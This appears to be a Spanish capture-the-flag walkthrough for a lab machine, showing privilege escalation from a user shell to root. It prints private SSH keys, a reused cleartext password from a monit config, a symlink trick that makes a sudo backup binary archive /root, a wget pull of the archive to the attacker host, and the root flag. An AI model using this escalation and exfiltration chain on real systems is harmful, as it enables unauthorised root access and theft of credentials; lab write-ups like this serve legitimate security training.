Para no tener una shell muy pocha, encontramos en la misma "home" el id\_rsa privado de nuestro propio usuario para poder entrar por ssh mediante la id privada...

Clave Privada:

```
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn  
NhAAAAAwEAAQAAAEYA3TGr1f/7YzwawPZg0LvR1kEMJSJQxCXwT+kY93SpmpnAL0U73Y  
RnNLYdwGVjYb045FtII1B/MgQI2yCNrx1/1Z1JvRSQ97T8T9M+xxLzIhFR4HGI4HTOnGQ  
doI30dWka5nVF0TrEDL4hSXgycsTzfZ1NitWgGgRc3l5XDmzII3PsiTHrwfybQWjVBlq1  
QWkmVzdVoD6KNotcYgjxnGVDvqVOz18m0ZtFkfMbKAgUAHEHOrTAnDmLY6ueETF1Qlgy4t  
iTI/1452IIDGdhMGNKxW/EhnaLaHqLGGwE93cI7+Pc/6dsogbVCEtTKfJfofBxM0XQ97Op  
LLZjLuj+iTfjIc+q6MKN+Z3VdTtmjKtjVBnDqiNAB8xtu00yE3kR3qeY5AlXlZ5GzGrD2X  
M1gAm16w5K74HjFn/X41xlzOZxfu54f/vkfdoL8080Ic8707N3CvVnAwRfKS70VWELiqyD  
7seM4zmM2kHQiPhy0drZ/wl6RQxx2dAd87AbAZvbAAAFgGobXvlqG175AAAAB3NzaC1yc2
```

```
EAAAGBAN0xq4pRf+2M8GsD2YNC70ZZBDCUiUMQl8MU/pGPd0qZqZwC9F092EZs2HcBlY2
GzuORbSCNQfzIECNsgja8ZF9WdSb0UkPe0/E/TPsZsS8yIRUeBxi0B0zpxkHaCN9HVpGuZ
1RdE6xAy+IUl4MnLE832dTyrVoBoET3N5eVw5syCNz7Ikx68H8m0Fo1QZapUFip1c3VaA+
ijaLXGII8Zx1Q761Ts9fJtGbRZH2G5AIFABxBzq0wJw5i2OrnhExdUJYMuLYkyP5e0diCA
xnYTBjSsVvxIZ2i2h6pRhsBPd3CO/j3P+nbKIG1QhLUynyX6HwcTNF0PezqSy2Yy7o/ok3
4yHPqujCjfm1XU05o5E41QZw6ojQAfMbbtNMhN5Ed6nm0QJV5c+Rsqw91zNYAJpes0Su
+B4xZ/1+JcZczmcX7ueH/75H3aC/NPDiHP090zdwr1ZwMEXyku9FVhC4qsg+7Hj0M5jNpB
0Ijx8tHa2f8JekUMcdnQHfOwGwGb2wAAAAMBAAEAAAAGABhXwvVBur49gEeGi0009HfdW+S
ss945eTnymYETNKF0/4E3ogOFJM079F00js3171FDetA+c++IBciUzz7COUvsiXIoI4PSv
FMu7l5EaZrE25wUX5NgC6TLBlxuwDsHja9dkReK2y29tQgKDGZlJ0ksNb19J60m6vBRA0D
dSN9BgVTFcQY4BCW40q0ECE1GtGDZpkx6vmV//F28QFJZgZ0gV7AnK0ERK4hted5xz1qvS
OQzjAQd2ARZIMm7H03vTy+tMmy3k1dAdVneXwt+2AfyPDnAVQfmCBABmJeSrgzvkuYIU0J
ZkEZh0sYdlmhPejZoY/CwvD16Z/6II2a0JgNmHZE1RUVVf8GeFVo0XqSwa589eXmb3v/M9
dIaqM9U3RV1qfe9yFdkZmdSDMhHbBAyl573brrrqZ+Tt+jkx3pTgkNdikfy3Ng11N/437hs
UYz8f1G2biIf4/qjgcUcWKjJjRtw1Tab48g34/LofevamNHq7b55iyxa1iJ75gz8JZAAAA
wQDN2m/GK1W0xOxawRvDDTKq4/8+niL+/lJyVp5AohmKa89iHxZQGaBb1Z/vmZ1pDCB9+D
aiGYNumxOQ8HEHh5P8MkcJpKRV9rESHikhw8GqwHuhGUNztIDLe60BzT6DnpOoCzEjfk9k
gHPrtLW78D2BMbCHULdLaohYgr4LWsp6xvksnHtTsN0+mTcNLZU8npesS00osFIgVAjBA6
6b10Vm/zpxsWLNx6kLi41beKuOyY9Jvk7zZfZd75w9PGRfnc4AAADBA00zmCSzphDCsEmu
L7iNP0RHSSnB9NjfBzrZF0LIwCBwdjDvr/FnSN75LZV8sS8Sd/BnOA7JgLi70ps2sBeqNF
SD05fc5GcPmySLO/sfMijwFYIg75dXBGbdftB1fvnZZhseNovdTkgTtFwdN+/bYWKNS8pw
JSb7iUaZHy80a06BmhoyNZo4I0gDknvfkf9wHDuYNHdRnJnDuWQVfBrwnJY90KSQcAaHhM
tCDkmmKv42y/I6G+nVoCaGwJHpyLzh7QAAAMEA+K8JbG54+PQryAYqC40uGuJaojDD4pX0
s1KWvPVHa00VA54VG4KjRf1KnPbLzGDhYRRtgB0C/40J3gY7uNdBxhe07Rh1Msx3nsTT9v
iRSpmo2FKJ764zAUVuv0J8FLyFC20B4uaaQp0pYRgoA5G2BxjtWnCCjvr21nj/J3BmKcz/
b2e7L0VKD4cNk9DsAAwwagAK2ZRH1Q5J60udocmNBEugyGe8ztkRh1PYCB8W1Jqkygc8kpt
63zj5LQZw2/NvnAAAACmRhc2hAdXNhZ2U=
-----END OPENSSH PRIVATE KEY-----
```

File id\_rsa:

```
chmod 600 id_rsa
```

```
ssh -i id_rsa <USER>@<IP>
```

Encontramos un archivo de configuracion ".monitrc", dentro del mismo aparecen las credenciales de "admin" y la password, pero esa password si la probamos en el usuario "xander" nos dejara cambiar de "user"

```
password xander = 3nc0d3d_pa$$w0rd
```

Tambien cambiando la IP "127.0.0.1" a "0.0.0.0" puedes conectarte al panel de configuracion de monit con esas credenciales en ese puerto, intentando varias inyecciones para escalar privilegios y no consigui nada, para reiniciar y que se cambia la configuracion...

```
killall monit
```

```
monit
```

si en "xander" haces...

```
sudo -l
```

Info:

Matching Defaults entries for xander on usage:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
```

```
use_pty
```

User xander may run the following commands on usage:  
(ALL : ALL) NOPASSWD: /usr/bin/usage\_management

Si hacemos un "strings" al binario:

```
strings /usr/bin/usage_management
```

Veremos lo siguiente...

```
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
usage_management.c
__FRAME_END__
__DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE_
```

```
backupMysqlData
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
_fini
chdir@GLIBC_2.2.5
backupWebContent
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
_end
__bss_start
main
resetAdminPassword
perror@GLIBC_2.2.5
__isoc99_scanf@GLIBC_2.7
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
```

Nos llama la atencion el siguiente comando que se ejecuta:

```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

Junto a esta ruta:

```
/var/www/html
```

Que es lo que comprime cuando utilizamos ese binario seleccionando el numero "1", haremos lo siguiente...

```
ln -s /root/ <FILE>
```

Creando un enlace simbolico que compiará todo el contenido de la carpeta "/root/" al archivo que elijamos

Una vez creado todo esto, comprimimos con el binario "usage\_management" de la opción "1" y se nos creará un project.zip en la ubicación "/var/backups/"

Yo en mi caso abrí un servidor de python3 para pasarme el .zip a mi host y de ahí descomprimirlo...

```
python3 -m http.server
```

HOST:

```
wget http://<IP>:<PORT>/project.zip
```

```
unzip project.zip -d <DIRECTORY>
```

Dentro de esa carpeta encontraremos un ".ssh" por lo que leeremos el id\_rsa para poder conectarnos como root mediante ssh...

id\_rsa (root)

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAE63P+5DvKwuQtE4YOD4IEeqfSPszzxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----

chmod 600 id_rsa
ssh -i id_rsa root@<IP>
```

Una vez dentro leeremos la flag de root...

```
cat root.txt
```

```
b0cbe745ea8f2b2cf5ad16079ae09dfc
```